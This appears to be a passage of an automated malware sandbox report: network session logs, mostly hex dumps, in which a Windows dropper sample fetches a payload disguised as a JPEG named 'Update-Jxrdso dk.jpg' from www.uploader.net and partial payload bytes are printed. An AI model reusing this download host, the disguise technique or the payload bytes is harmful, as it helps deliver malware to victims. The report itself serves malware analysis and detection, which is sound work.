2022-09-29 02:49:08 UTC	576	IN	Data Raw: 02 99 8a 7c 9a 8e a7 f1 3d a7 b6 62 cd ce 30 81 7c f1 e7 e1 37 3b c9 c8 2a 49 a3 03 ad 20 52 61 71 79 7b 7c ed 99 f1 ae e1 29 90 56 e4 30 2f 86 99 9f 32 f3 0a d5 26 26 cd 3c 82 75 37 01 67 bc d1 2c 2c 8d 37 ab a7 9f 89 76 12 86 b2 44 84 9c ab 88 37 dc 09 72 7b 6c 56 55 f3 81 e7 15 a4 f5 c3 09 85 ff 93 c6 ce 9d 29 77 5f 2f 3f 2c 96 3e 67 75 1e aa 38 ea 49 f8 ff 5b b9 9a bc 29 3b 95 9a a4 07 db c6 32 fd b1 b9 e3 19 4e f9 fb 47 52 21 a8 33 80 15 f3 ec df 60 7b dc 60 64 f7 11 64 f1 cf 97 31 b7 ba 3b 9a 0b bd 1f d6 6d 48 93 e9 71 55 26 9f c4 64 8a 84 f1 9b 8c d7 08 bc b3 58 06 2d e1 42 ba 56 4f 3b 45 88 a4 6a 9e 4a b1 f4 d0 97 fa 04 6c 83 57 fb aa 23 17 fe 74 4f 9c b1 b0 5b 5b 1e 6d 85 8a 77 24 aa 0f 90 3d 30 35 ad 47 97 ee 30 e6 aa 54 3a 30 bb 2d 24 2a 3e Data Ascii: =b0J7;*I Raqy{()V0/2&&<u7g,,7vD7r{IVUJw_/?,>gu8I[];2aNGRl3'{'dd1:mHqU&dX-BVO:EjJWt#O[[mw\$=05G0T:0-\$*>
2022-09-29 02:49:08 UTC	592	IN	Data Raw: 9d 6a 5d 56 fb 12 29 cb c0 01 63 8a 2b f0 3b 3a ce 1e 27 fd 5b b6 70 d6 bb d4 f3 4f 3f 32 7a ca 64 34 7e 97 83 6f 69 8d bd 9c 27 37 f6 73 1e 07 60 ca a5 5d 3f 93 ee d9 e0 ed bf 70 67 e7 c2 18 81 e1 b3 ef 06 b0 62 00 93 05 45 74 37 12 ae 7e c7 57 ff 7f 60 07 c6 bd 33 5e 75 19 e5 33 c1 fc cc 49 12 db 86 5b 00 dd c3 0d 86 22 df a2 6d 42 27 bb ef 47 35 96 f3 c8 b2 fc 67 ef 6e 91 59 6c a8 4d c4 b2 c9 b6 b0 a4 b6 54 f3 44 b2 d8 5c ad 89 a1 b4 ba 0a d4 0c 9c 72 7b 9c 06 a7 d3 ca a4 d4 87 c7 fb f5 66 f7 fc ec 7c be 2c bc 49 44 cb a1 e9 a1 54 2c c1 34 25 9b a2 77 bd fa 1f 83 7c dc b3 93 71 ea 50 7c 94 26 f1 c8 7d 85 86 05 54 ff aa b6 43 99 ea b2 82 a3 87 8c 9f cb 10 5e b4 17 62 5d 08 e3 5f 33 0b f8 83 c3 b0 04 0e 28 08 dd cf 09 26 37 3e d3 91 da a0 18 d9 b0 cd b6 Data Ascii: jJV)c+::[pO?2zd4~oi7s']?pgbEt7~W'3^u3l['mB'G5gnYIMTD\rf , DT,4%w qP &]TC^b_3 &7>
2022-09-29 02:49:08 UTC	608	IN	Data Raw: 37 c7 cb 14 6f 33 8d de 5a 28 35 c7 ad 70 c9 ae 36 b8 ee 35 19 f1 99 8a 1d 27 11 90 de 46 5f 41 e6 dc 09 01 bc bd 5b 91 6b 42 ba be ac 13 38 3c 5b f3 32 74 30 9c 45 01 4c da ba 8f be e8 de 72 12 59 6f f8 8d 53 dc 3b c7 6b 46 47 c2 c4 7e 5b 9e 62 07 6c 24 f0 c4 ec 49 20 c3 c2 42 01 a0 c3 12 6b 94 fd 80 64 ea f0 3d 5b 5f 3b 80 d9 1a 2b a9 e4 d2 2d ea c3 d1 18 05 02 09 c9 62 c7 ec 1e 4e de ee 50 54 cb ee 7f 76 2b 2e 3a 45 63 71 86 0a c6 56 c2 e4 f6 43 83 d0 29 1b 80 40 b5 74 9a 4e 45 72 49 d7 bb 80 c1 22 39 bb 16 b0 0d ac f3 8d 43 07 54 5d b9 6e 62 d1 b6 5b e2 6d b9 fc 29 e6 c0 67 33 72 00 fc e0 04 d1 4d cb e9 44 dc 22 6b 6c aa aa 80 52 87 56 5a 08 53 41 45 6a 45 e3 f3 ed ea 94 fd 11 6a 62 04 ff 7e 2d ef db 61 ab 48 29 6e d9 e1 31 31 2d 62 92 a2 b6 15 2d 01 97 Data Ascii: 7o3Z(5p65'F_A[kB8-{2t0ELrYoS;kFG~[bl\$! Bkd=_[;-+bNPTv+.:cqVC)(atNEr!"9CT)nb[m]g3rMD"klRVZ SAEjEb~-aH)n11-b-
2022-09-29 02:49:08 UTC	624	IN	Data Raw: 3d 73 f4 ea 97 3b c1 f6 8a 18 30 07 10 91 5b 44 73 db 97 a8 ce 70 eb ba 6a b1 3f fb f7 67 36 f7 ae f3 65 f3 9c 7a 58 f8 84 d6 da 09 de 87 f4 8d e0 e7 50 df b6 fe bf bb ab 41 3b 39 fa 60 57 e1 91 1d 93 25 6b 2a ba 9b 8f e5 81 7a ee 84 b1 f4 65 08 55 b4 d8 4b 52 8e 6d 10 82 f1 1d cf 0d 68 e2 79 b5 af 74 19 b1 91 89 7a c6 56 c2 e4 f6 43 83 d0 29 1b 80 40 d2 d5 e2 c4 e7 0a 2d 1e af ae 1e a0 4e 27 3e 63 1e 8e dc 7c 5b 3d de 38 b1 63 5e 83 aa eb 48 54 7a b0 2f 1c 40 33 7c f4 9b 12 bc c4 73 9d f8 87 52 0e dc ba 11 c6 ac 74 f0 77 67 8c 9a a0 5c ca 60 d1 4b 6a ef ce 04 e1 8c 8f 8d ed 74 d3 71 73 23 8f 40 1b dd da ca bb ce 4d 8c 0a 71 76 81 35 5a 73 97 a5 be 95 ef 45 f7 8a 8e 6c 88 19 5d 1c 06 f9 8d 73 15 11 96 9b 37 7f 33 91 f7 d1 f1 1b 38 01 6d e5 b0 76 ef 05 fd 32 Data Ascii: =s;0[Dspj?g6ezXmPA;9'W%k*zeUKRmhytzV'-N'>c [-8c^HTz/@3sRtwg 'Kjtqs#@Mqv5ZsEl)s738mv2
2022-09-29 02:49:08 UTC	640	IN	Data Raw: f8 52 b4 e9 b3 4d 2d 7f f2 be 59 9e 01 89 48 af 73 f0 9e e8 81 b4 b7 da f2 dd f2 a5 75 92 3d f5 6f 83 32 58 e0 c0 1f b3 46 2c c6 e1 f1 2f 91 22 d3 0e cf 42 0b 37 06 40 96 18 a7 73 bd c3 62 a5 86 57 3a 42 2a ee 95 13 ba 73 65 5a 3b 1c b2 94 b3 8d c5 4c c3 02 e7 66 e1 68 01 d7 ba 7e 99 c2 98 4f 5b a3 99 9c c8 62 4b da b8 7e 04 c6 f4 18 58 0c c4 fd a1 c4 eb d6 bb 72 3d 0f 09 f4 d9 a9 d3 fe 1a 65 22 42 81 21 06 d0 6b f8 c6 1d 30 e1 d7 fd f7 33 fa 8f ad b0 89 18 e0 d0 cd 97 c2 c3 09 3e 3d 97 c4 d8 e6 f8 6f aa 06 5f a5 12 a6 55 98 8e 3b 09 5d 04 1c a5 16 ec f9 29 a5 ee d1 de 93 c8 cf ed 13 d7 30 df f3 24 60 2a a9 87 76 20 ba 97 b5 6e 7a d9 b6 3c ab 64 bf de 56 74 aa aa 8a 36 55 1f ba 62 2f a3 8c 72 54 59 43 4d 19 7e 87 fe 87 1b 13 fa ee ec 8e 5a 71 9d 15 e4 98 Data Ascii: RM-YHsu=o2XF,/"B7@sbW:B*sEz;Lfh~O[bK~Xr=e"Blk03>=o_U;])0\$~*v nz<dVt6Ub/rTYCM~Zq
2022-09-29 02:49:08 UTC	656	IN	Data Raw: 9c 6b 65 6a 68 6d 91 6e 71 60 6f 61 7b 72 6b 6b 70 56 57 69 65 6b 6a 6e 54 69 2f 7e 60 69 3f 6e 32 64 6b 76 3c 72 29 6a 6b 6c 1e 6a 29 6f 7f 66 14 66 2e 72 65 6d fd 51 32 69 6b 6d fe 69 2a 69 6e 79 fc 6e 26 6e 73 63 cb 71 5e 73 68 6d dd 6b 66 6b 68 68 bb 61 61 67 6f 75 ae 6a 7e 50 73 6e b4 6a 64 68 6b 6e 8c 7e 6e 6f 67 69 9a 64 65 70 50 75 98 6a 65 6a 68 6d 6a 60 71 60 6f 61 7f 7d 6b 6b 70 56 56 66 65 6b 6a 6e 50 66 74 79 60 6b 6b 76 39 7d e0 1 65 6b 6c c1 65 e1 60 7f 66 a3 69 e6 7d 65 6d a3 5e fa 66 6b 6d 9f 66 e2 66 6e 79 64 60 ee 61 73 63 77 7f 7a 7c 68 6d 26 65 42 64 68 68 26 6f 45 68 6f 75 04 64 5a 5f 73 6e 1f 64 40 67 6b 6e fc 70 c3 60 67 69 c8 6a bd 7f 50 75 83 64 bd 65 68 6d 6f 62 a9 6f 6f 61 7d 7f b3 64 70 56 57 64 bd 64 6a 6e 59 64 b8 Data Ascii: kejhmnq`oa{rkkpVWiekjnTi/~`?n2dkv<r)jklj}off.remQ2ikmi`inynd&nscq`shmkfkhhaagouj~Psnjdghkn~nogidepP ujejhmi`q`oa}kkpVVfekjnPfTy`i/a+kkv9)ekle`fi)em^fkmfnynd`ascwz hm&eBdh&oEhoudZ_snd@qknp`gijPudehmob ooa}dpVWddjnYd
2022-09-29 02:49:08 UTC	672	IN	Data Raw: d4 65 f1 64 ed 61 c5 33 63 6d 76 56 e4 6e 45 7c 22 6c eb 6e a4 3f 66 69 61 69 e4 63 c9 78 18 77 e6 6d 6d 2b 6e 6d 6e 68 e8 66 c0 6f 27 77 e9 6d 62 11 75 6e 6d 6d ed 6e a7 63 13 78 6e 56 75 e8 6d fc 61 0c 7d e9 60 79 03 68 61 6d ee 2f 79 66 69 61 f8 75 ec 63 38 54 fa 6e f9 2a 6c 6e 6d 6e f9 79 16 66 2f 6b e4 63 c5 31 63 65 6e 6d fc 6c 1c 63 20 6a ea 66 dd 26 69 75 63 6d e7 56 e4 63 a0 6f f9 6e 21 26 68 79 66 69 f0 69 74 72 23 74 c0 75 36 25 6d 6c 6e 6d ef 68 e8 6b bc 63 f1 75 17 25 76 56 75 6e fc 6d f8 60 23 6c f1 79 ee 21 61 69 75 63 fc 76 ec 78 b2 6f f6 6c e2 25 6e 68 79 66 e8 61 d3 78 18 6c ed 56 65 24 6d 6d 6c 6e fc 6e bc 69 28 6b fd 69 69 29 6d 76 56 75 ff 6d 14 7c 20 6f f0 68 51 2c 69 61 69 75 f2 6d 9c 58 3b 6c cd 6d 58 24 6d 6e 68 79 f7 69 f3 66 3b Data Ascii: eda3cmvVnE !n?fiaicxwmm+nmnhfo#wmbunmmncxi!.ucmvuK)%nm/yfiauc8Tn"lmmnyi/kc1Vunmlc jf&iu cmVcon!&hyiitr#tu6%mlnmhkcu%vVunm`#y!aiucvxo!%nhyfaxlVe\$mmllnni(kii)mvVum ohQ,iaiumX;lmX\$mnhyif;
2022-09-29 02:49:08 UTC	688	IN	Data Raw: ec 7d af 09 77 56 75 6e eb 6d fd 63 16 6f ed 71 be 0d 60 69 75 63 eb 76 ec 78 19 6c eb 64 8e 09 6f 68 79 66 ef 61 d3 78 18 6c f0 5e 99 0a 6c 6d 6c 6e eb 6e f9 74 3d 79 e6 61 81 07 6c 76 56 75 e8 6d fc 61 0c 7d e9 60 79 03 68 61 69 75 e5 6d e7 5b 47 6e e5 65 64 0b 6c 6e 68 79 e0 69 f0 64 38 63 e5 7e 42 10 6f 6d 6d 6c e8 6d d4 65 4b 66 e0 69 75 10 62 6d 76 56 f3 6e d7 60 21 6e e4 66 40 1c 67 69 61 69 b3 6b 59 64 4d 75 e4 65 41 09 6f 6d 6e 68 ff 7e 47 73 e7 66 e9 65 fa 33 74 6e 6d 6d ea 6e fc 63 1f 78 eb 61 f5 0c 74 63 6d 76 b0 7c 2d 7f 5f 6c 63 65 62 0d 76 66 69 61 8f 7c 31 7f 44 56 f8 66 c9 08 6d 6e 6d 6e f9 79 f7 64 5a 79 f8 6b d9 13 57 75 6e 6d fc 6c d4 60 55 78 f6 6e ad 04 68 75 63 6d 90 57 36 7c 5b 6d fd 66 55 08 69 79 66 69 e0 69 e4 6e 7a 76 c1 7d b6 Data Ascii: `jwVunmcoq`iucvldohyfaxl^!lmlnnt=yalvVuma)`yhaium[Gnedlnhyid8c~BommlmeKfiubmvVn`Inf@giaik YdMueAomnh~Gsfe3tnmmncxatcmv -_lexfia 1DVfmmnnydZykWunml`UxnhuclmW6j[[mfUiijfiinz}

Timestamp	kBytes transferred	Direction	Data
2022-09-29 02:49:08 UTC	704	IN	Data Raw: a3 63 6d 6d 6d 6e fc 63 68 79 64 69 db 64 75 63 6e 76 97 78 6e 6d 69 6c a1 60 6e 68 7c 66 a1 6c 69 75 65 6d a0 5b 75 6e 6a 6d b1 63 6d 6e 60 79 f5 64 61 69 74 63 fc 7b 56 75 6c 6d d7 61 6e 6d 6d 68 b8 6b 69 61 68 75 f2 60 76 56 77 6e d7 60 6c 6e 6c 6e f9 74 66 69 63 69 cf 6e 6d 76 55 75 af 60 6d 6c 6a 6d a1 65 79 66 6c 61 a1 78 63 6d 77 56 e4 63 6d 6d 6e 6e d7 63 68 79 65 69 a0 64 75 63 69 76 99 78 6e 6d 68 6c a6 60 6e 68 7f 66 bf 6c 69 75 64 6d ab 5b 75 6e 6c 6d fd 63 6d 6e 6a 79 dc 64 61 69 74 63 fc 7b 56 75 6c 6d d7 61 6e 6d 6f 68 e8 6b 69 61 6b 75 d9 60 76 56 76 6e ac 60 6c 6e 69 6e a7 74 66 69 64 69 bd 6e 6d 76 50 75 b8 60 6d 6c 69 6d b3 65 79 66 68 61 f8 78 63 6d 74 56 cf 63 6d 6d 6f 6e ac 63 68 79 62 69 ae 64 75 63 68 76 9e 78 6e 6d 6b 6c b8 60 6e Data Ascii: cmmnnchydiducvnxnmil`nhlfliuem[unjmcmn`ydaite[Vulmanmmhkiahu`vVvn`lnIntficinmvUu`mljmeyf laxcmwVcmmnnchyeiducivxnmhl`nhfliudm[unlmcmnjdaitc[Vulmanmohkiaku`vVvn`lnintfidinmvPu`mlimeyfhaxcmt Vcmmnnchybiduchvxnmkl`n
2022-09-29 02:49:08 UTC	720	IN	Data Raw: 6d 6e 73 79 52 73 48 68 75 63 2e 76 65 56 27 6c 6d 6c 2d 6d 21 4b 10 67 69 61 2a 75 09 4e ff 57 75 6e 2e 6d ec 4d c4 6f 68 79 25 69 f7 4a bc 62 6d 76 15 75 c2 4e 84 6d 6e 6d 2d 68 ba 45 60 63 69 75 20 6d ac 75 5c 6c 6d 6d 2f 6e 9c 4d 21 7b 66 69 22 69 7b 47 04 74 56 75 2d 6d 48 48 e7 6f 6e 68 3a 66 55 45 c0 77 63 6d 35 56 2c 4a a4 6f 6c 6e 2e 6e 18 5d 8f 6b 61 69 36 63 e1 52 5f 76 6e 6d 2e 6c cd 49 47 6b 79 66 2a 61 d3 51 2a 6e 76 56 36 6e bc 49 05 6d 6d 6e 2b 79 8e 4d e8 6a 75 63 2e 76 a9 51 c7 6e 6d 6c 2d 6d 78 4d ba 65 69 61 22 75 6c 4e bf 55 75 6e 2e 6d 41 4b 84 6d 68 7 9 25 69 28 4c 7c 67 6d 76 15 75 0e 48 44 68 6e 6d 2d 68 0e 43 20 65 69 75 20 6d f8 73 dc 68 6d 6d 2f 6e c4 4c a1 7f 66 69 22 69 b0 41 84 70 56 75 2d 6d b2 4e 67 6a 6e 68 3a 66 90 43 40 Data Ascii: mnsyRsHhuc.veV`lml-mIKgia`uNWun.mMohy%`iJbmvuNmm-mH-E`ciu muVlmm/nMl`fi`i[QtVu-mHHonh:fUEw cm5V,Joln.n]kai6cR_ynm.IIGkyl*aQ`nvV6nlmmn+yMJuc.vQnml-mxMeia`uNUun.mAKmhy%`i(LlgmvuHDhnm-hC eiu msh mm/nLf`iApVu-mNgjnh:fC@
2022-09-29 02:49:08 UTC	736	IN	Data Raw: 14 0b 01 37 1f 17 38 06 0f 0e 19 05 01 03 1d 2d 01 0f 1a 15 69 21 0e 3b 19 3a 14 1a 04 01 09 6e 3f 01 04 15 04 08 02 02 21 0a 00 13 24 30 16 1d 04 1e 0b 09 6e 3c 01 00 28 15 1d 07 0a 0f 03 22 10 2d 02 1f 1e 1b 1d 1a 68 3c 00 1a 2f 06 01 22 01 1a 39 02 0b 09 24 02 3a 1f 0f 06 0a 07 0a 15 00 1a 0d 6d 22 24 14 00 1e 0c 0f 1a 04 01 06 18 0a 26 11 0c 1b 2d 02 02 17 19 02 02 1a 09 0a 6d 3a 1a 18 08 1a 00 0a 01 06 09 3b 37 05 1e 04 03 0b 3b 03 1d 1d 09 16 06 13 1d 10 07 3f 13 3b 1a 1a 08 6d 38 16 0b 23 0d 0d 07 0d 00 1d 14 22 01 04 33 14 0a 14 3d 1e 0b 1e 0b 06 0d 66 3d 13 08 1b 10 0c 15 22 1c 01 03 3e 0f 01 1d 0b 2b 18 0a 05 03 08 16 08 1e 38 39 01 3d 08 19 6c 3a 1f 0f 06 0a 07 0a 15 00 1a 0d 3f 13 27 00 07 1f 08 08 3e 1f 01 05 16 12 00 0e 07 75 20 0c 18 38 1a Data Ascii: 78-!l;n?!\$0n<("h</"\$9\$m"\$&-m;/?;?m8#"3=f=">+89=l:?'>u 8
2022-09-29 02:49:08 UTC	752	IN	Data Raw: 44 f7 ab 6a 6a 6f 66 65 7c ea bc 63 6e 60 7b f5 d2 6f 6b 5c 77 73 66 71 6b 7c 65 7c ea bc 6e 7b e3 ac 67 e1 a8 64 d4 b0 66 65 67 64 67 64 60 73 6c 63 69 6e 72 60 7f f2 5e 7d 62 63 6a 68 7c ec af 7a fb a3 78 e3 4c 67 e1 4c 70 76 74 6f 7c ef 45 67 4d 6c 69 6b e4 70 70 eb 50 6a 4d 74 57 67 ec a8 7f ee 7b 64 4e 6a 78 74 eb 40 78 f7 46 65 56 55 74 72 67 7f ee 4f 74 69 61 71 74 ea cd 7b f6 e7 7f f4 93 69 7c ee 11 7e ed e9 7c eb 45 74 eb a4 6f 60 71 ec ea 57 69 63 6a 68 7e ec a8 7c ea bc 74 eb a4 61 7c 66 6a 77 47 f4 13 61 6a 69 7c e9 66 60 70 7b 7b e3 99 7c 67 70 64 d4 85 66 6a 6e 64 73 7f ed 84 71 76 6e 67 7b 09 7e 68 64 d6 81 7c ee c1 7e ec 15 64 61 7e 63 7b e3 ac 7d 6b 65 7e 5e 72 6d 65 70 7e ec 9d 66 6d 7e 67 7b e1 88 70 64 6c 64 d5 b1 66 6a 6f 7e ef a5 Data Ascii: Djjofe cn`{ok\wsfqk e n{gdfegddg`slcinr`^}bcjh zxLgLpvto EgMlikppPjMtWg{dNjxt@xFeVUtrgOtiaqt i ~  Eto`qWicjh~ ta fwGajil`f`p{ gpdfjndsqvng{~hd ~da~c`}ke~`rmep~fm~g{pdlfdjo~

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49711	144.76.120.25	443	C:\Users\user\Desktop\SecuriteInfo.com.Win32.DropperX-gen.6565.exe

Timestamp	kBytes transferred	Direction	Data
2022-09-29 02:50:31 UTC	764	OUT	GET /img/image/62/2ab115f092bee621ab02ec6745d75ff0/Update-Jxrdso dk.jpg HTTP/1.1 Host: www.uploader.net Connection: Keep-Alive
2022-09-29 02:50:31 UTC	764	IN	HTTP/1.1 200 OK Server: nginx/1.21.4 Date: Thu, 29 Sep 2022 02:50:31 GMT Content-Type: image/jpeg Content-Length: 782848 Connection: close Last-Modified: Wed, 28 Sep 2022 14:37:58 GMT ETag: "bf200-5e9bdb502b2e8" Accept-Ranges: bytes
2022-09-29 02:50:31 UTC	765	IN	Data Raw: 1b 2f fe 6d 6e 6c 6e 6d 6a 68 79 66 96 9e 69 75 db 6d 76 56 75 6e 6d 6d 2c 6e 6d 6e 68 79 66 69 61 69 75 63 6d 76 56 75 6e 6d 6d 6c 6e 6d 6e 68 79 66 69 61 69 75 63 6d 76 56 75 6e ed 6d 6c 6e 63 71 d2 77 66 dd 68 a4 54 db 6c 3a 9b 54 3a 05 04 1f 4e 1d 1c 07 1e 14 08 0c 49 16 02 03 18 39 01 4e 0f 08 4c 1c 18 00 48 10 08 49 25 26 26 43 00 19 32 10 40 60 60 66 4a 6d 6e 68 79 66 69 61 39 30 63 6d 3a 57 76 6e 90 36 58 0d 6d 6e 68 79 66 69 61 69 95 63 63 57 5d 74 68 6d 6d 86 65 6d 6e 6e 79 66 69 61 69 75 61 64 7a 56 75 4e 6d 6d 6c 4e 61 6e 68 79 26 69 61 49 75 63 6d 74 56 75 6a 6d 6d 6c 6e 6d 6e 68 7d 66 69 61 69 75 63 6d 76 36 79 6e 6d 6f 6c 6e 6d 6e 68 79 65 69 21 ec 75 63 7d 76 56 65 6e 6d 6d 6c 7e 6d 6e 78 79 66 69 61 69 75 73 6d 76 56 75 6e 6d 6d 6c 6e 6d Data Ascii: /mnlmjhfyfiumvVunmm,nmnhfyiaucmvVunmmInmnhfyiaucmvVunmlncqwfhtl:TI:Ni9NLHI%&&C2@``fJmnh yfia90cm:Wvn6XmnhyfiaicWj}thmmemnnfyiaudzVuNmmlNanhy&ialucmtVujmmlnmnh}faiucmvGynmolnmnhyeiluc}vV enmmml~mnxyfiausmvVunmmInm
2022-09-29 02:50:31 UTC	780	IN	Data Raw: cc 79 66 63 66 78 72 c0 dc 76 56 74 40 68 7a 7f 7e 46 63 79 7e 71 31 72 6e 64 64 6a f8 3f 47 b8 7c 7d 41 68 7c 67 7b 7f 4d 78 70 61 62 3b 7e 7e 47 7d 7f 63 e3 05 51 1a 91 97 86 b8 69 70 6f 58 7e 1f 0f 54 75 1e 7c 69 03 10 6d 6e 62 7f 09 22 65 69 73 4b d0 76 56 7f 1d fb 6d 6c 64 17 66 44 74 18 89 61 69 71 60 7c 70 39 cd 6e 6d 67 7d 68 60 b0 60 68 6d 41 49 69 75 69 b1 7f 7c 75 6e 6d 2c 58 6e 6d 6e 68 79 66 22 60 69 75 79 6d 76 56 10 6f 6d 6d f0 6e 6d 6e 3c 79 66 68 63 69 75 63 63 76 56 75 47 6f 6d 6c 59 6f 6e 68 71 66 69 61 69 75 63 6d 30 54 a5 47 6d 6d 6d 46 3a 6e 68 73 09 81 61 69 73 49 6d 76 45 45 60 6d 40 6c 6e 6d 61 68 79 77 6b 0e d5 75 63 6b 7c 54 1a d2 6d 6d 6a 65 6f 1d cb 7d 66 6f 44 6e 73 4b fc 76 56 73 43 6e 7b 47 6f 7a 01 ce 7d 66 6f 0e 58 74 63 Data Ascii: yfcfxrvVt@hz~Fcy~q1rnddj?Gj}Ah g{Mxpab;~~G}cQipoX~TuJimnb"eisKvVmldfDtaiq` p9nmg h``hmAl iui unm,Xnmnhy ``iuymvVommmnm~yfhciuccvVuGomlYonhqfaiucm0TGmmmf:NhsaislmvEE`m@Inmahywkuck Tmmjeo}foDnsKvVsCn{Goz}foXtc

Timestamp	kBytes transferred	Direction	Data
2022-09-29 02:50:31 UTC	940	IN	Data Raw: 4e e9 9f b7 84 ba 89 a1 ee 03 25 f7 5d 87 3d 23 79 cc 56 d6 ad 9a f6 39 91 58 51 d2 cb 7f 18 66 86 e9 1f 1f af 80 a4 16 3a ee 44 a0 3f 23 b4 b0 31 55 46 b4 33 1e 6b 5c a2 db 24 36 8e 78 4b 44 08 d6 a8 86 fe 16 68 c2 59 f9 ad cb cf 13 fb 31 f8 4a 47 c2 7f 58 b4 c2 28 ec cf 17 3b 52 d7 81 b1 46 8f a2 f4 f2 3a f9 9c 4a bc 60 01 08 4c 68 28 58 12 34 2e b5 df 39 22 10 d2 a7 dd 32 a7 29 23 c9 8d c3 da a5 2e b3 dd 35 17 43 cc 94 9b bf 7e a1 cf 54 73 18 34 5f f2 2d e2 7a cc e2 73 4c 13 3d fe f5 c9 2b 7b cf 47 09 ce 77 37 f9 46 83 78 7f 57 97 11 ca aa fa 5f 63 66 51 9e 24 15 0b 70 9b be 9a 01 14 8e ee eb 1f df e4 8b 7d 45 e7 b5 9a 01 4d ab 59 76 e8 78 1c 71 f8 99 37 46 9b 41 4a f7 63 98 bc a3 4f 8a c7 5b bd 7d 1f 07 35 ba 83 27 15 ff e3 bd 2c 7e 06 4c 5b Data Ascii: N%]=#yV9XQf:D?#1UF3k!\$6xKdHY1JGX(:RF:Jn`Lh(X4.9"2)#.5C~Ts4_-zsL=+[Gw7FxFW/kfQ\$p)EMYvxq7FA JcO[]5',~Lj
2022-09-29 02:50:31 UTC	956	IN	Data Raw: 72 cb 13 69 4b 02 b2 4e 1a ca 93 4b 98 80 c1 53 7f 80 b4 a8 cf 73 57 a2 29 4b 92 89 e6 66 2d 46 05 0f 4b c4 f6 ca a6 7a 83 7f bd 07 1f 7f 5a 2a 47 87 65 61 7c 8f ea f1 59 9c 58 86 34 73 89 98 0d 60 26 aa 62 e4 d1 ff fd 02 01 8c 9b f1 bd 75 d0 c3 76 0f bb 2d af 58 c2 8d 7a 42 59 7e 0b 79 8a 20 e6 35 0d fb e9 79 f2 80 35 c1 fc 9a 69 ff 10 b8 38 b6 60 3f db 94 a3 5b 15 a0 9c 0c b0 a9 60 c6 80 5e f9 19 11 e7 e7 31 4a 38 f2 61 4b ae f2 0a 33 fb ac 5c c4 2f 33 22 89 5c 14 96 8a ab 48 71 0a a3 7c e2 1a b6 0d af 54 a5 19 29 ef 4c 8e fa 75 3e eb ab 60 e1 e3 08 40 31 ba 66 0c 0b b7 92 04 83 67 15 7e e5 56 c0 ea cb 51 91 ec 32 65 ec ab 24 d4 20 0e 3f e7 88 01 09 88 91 00 ac 58 63 f9 c2 ef c5 fe 42 4c 38 f7 c2 4c d3 b6 f7 fa 8d f1 0e 4f d7 7a 07 bb a0 82 b3 50 ea ce Data Ascii: riKNKSsWjKf-FKzZ*Gea YX4s'&buv-XzBY~y 5y5i8'?[~^1J8aK3/3"Hq T)u>~@1fg~VQ2e\$?XcBL8LOzP
2022-09-29 02:50:31 UTC	972	IN	Data Raw: 9a 82 d7 e8 e2 1a bf d3 f4 c2 02 e3 85 cc 7e f2 47 9d 2b 8f c8 3f 08 3b cf e0 59 96 c6 57 06 d8 15 18 0b f9 c3 e6 7c dc 5d 8b c3 7b 75 fb cc 30 6b ca e5 9a 38 46 f6 06 57 54 ca 3f 86 9a d7 ea dd 8a 85 2e 11 1d 2a 1a f4 3e a2 7c 02 e8 fd 4e 78 ad 88 1c 5c 6e a1 b8 5f 0b 0b 80 ea 2e 9f ca 5f ce 73 3c f3 01 34 6f 4c 57 59 9b 69 b6 04 b9 a5 38 51 2a c8 cb e0 cc c2 85 5b 8f 18 5a ce 25 b6 f9 39 a0 f8 5b 2a 19 b7 01 20 f3 5a 27 ff 4d 97 bc 60 51 71 03 f7 07 0a 1a e9 a4 c1 49 b8 60 b0 82 79 ad dd a8 26 21 35 40 5f 72 86 51 5e 22 d5 95 62 03 0a 30 6b d2 5f 39 2b e2 1c 04 07 58 de 24 f5 f3 15 b6 50 2b 9e 8a f6 72 07 32 5b 2b 9e fb 5c 3e 78 7a 35 ff 77 1b d0 13 84 a2 e0 5f a5 00 25 e1 76 5b 10 3b 63 1f 6e ca f3 36 d9 09 d2 bd b4 d7 17 2a a6 7d 08 e0 a7 02 2e 12 d1 Data Ascii: ~G+?:YWj {u0k8FWT?>.> Nxn_-s<4oLWYf8Q*[Z%9[* Z'M Qq 'y!&@_rQ^"b0k'_9+X\$P+r2 +>xz5w_% v[;cn6'}
2022-09-29 02:50:31 UTC	988	IN	Data Raw: 17 cb eb 03 44 f8 bb cf 26 23 73 81 cf 9d 38 89 79 0f c5 4a 16 f5 32 78 63 69 9e d7 1c ab bb 16 94 91 fa f9 3d 50 ce 18 99 4e 19 b7 17 a9 e0 7c 38 c7 da 63 3a 17 e7 53 23 85 75 9f b7 de 19 c3 82 ec 7f 0f 12 c8 b2 dc e5 88 27 a2 04 b3 eb 4b e6 1a b0 8d aa 23 30 ca f2 a3 47 86 05 12 32 af 5c 02 32 e3 9e 13 a1 ba c0 56 9d 2e 2a 11 bc 07 51 ea b2 61 72 47 de 65 af 3a 57 db 5d a8 27 a0 70 1c 45 e8 93 97 32 29 50 8d a4 ae 73 9f 92 e6 91 ae dc 0f bb 33 c5 db 45 fb f8 eb 84 fc 06 4e 7d 7c 36 f1 46 2c ad 23 86 95 bf 98 d3 ff 0a e3 05 60 e6 f5 b5 cb ba e3 87 cc 0d f2 c8 09 f9 56 54 0c a0 54 5d 0f 26 e0 e5 14 d1 95 bd f2 b4 39 07 7a 02 c0 5a c8 5c c5 11 f0 41 0b 6d 7c 16 b8 ab 00 5f 6c ca ec dc 27 a8 d4 d4 9b 6b 0c 27 da 89 34 ef 30 46 b0 ba 91 ab e8 ec d2 12 74 3b Data Ascii: D&#s8yJ2xcl=PNj8c:S#u'K#0G2l2V.'QarGe:Wj pE2)Ps3ENj 6F,# VTT &9zZAm _l'k40Ft;
2022-09-29 02:50:31 UTC	1004	IN	Data Raw: c2 51 6c 6b d3 78 05 80 60 36 62 3d da f4 66 05 ad c5 a2 f6 46 c5 bc fa b5 09 e1 62 f9 ab fb e8 d5 2c 32 fd 27 33 bb e5 a5 c5 a0 57 44 4d b8 fe 8d ca 02 25 b3 6c 30 f0 38 61 9b 17 50 56 99 f5 a3 df 8f 28 a4 2f 27 49 92 72 bf bc 3d 0d ff 8e aa b6 73 bf 86 b0 ba 8a 42 b7 b1 05 0d 17 31 65 98 3f ef 64 ff cd 7e f5 d6 1d 33 75 83 c9 34 2e aa d4 2e 42 ae df 3f f2 68 ee 11 db 76 6f 3f 2b 2e 20 5e e6 04 ce bc 9e bc df c2 2b 6d 83 74 5a 76 88 ac 49 af b3 67 09 71 87 d4 c5 ac 33 57 10 74 d5 a9 31 dd 88 14 26 07 f6 ad 5e 4b d0 20 be 7e 3f ca 8d bf ad 51 8f 06 8a ee bf b3 0b 86 ca 99 f9 20 57 30 e3 22 f2 04 74 1c a2 06 f2 30 c5 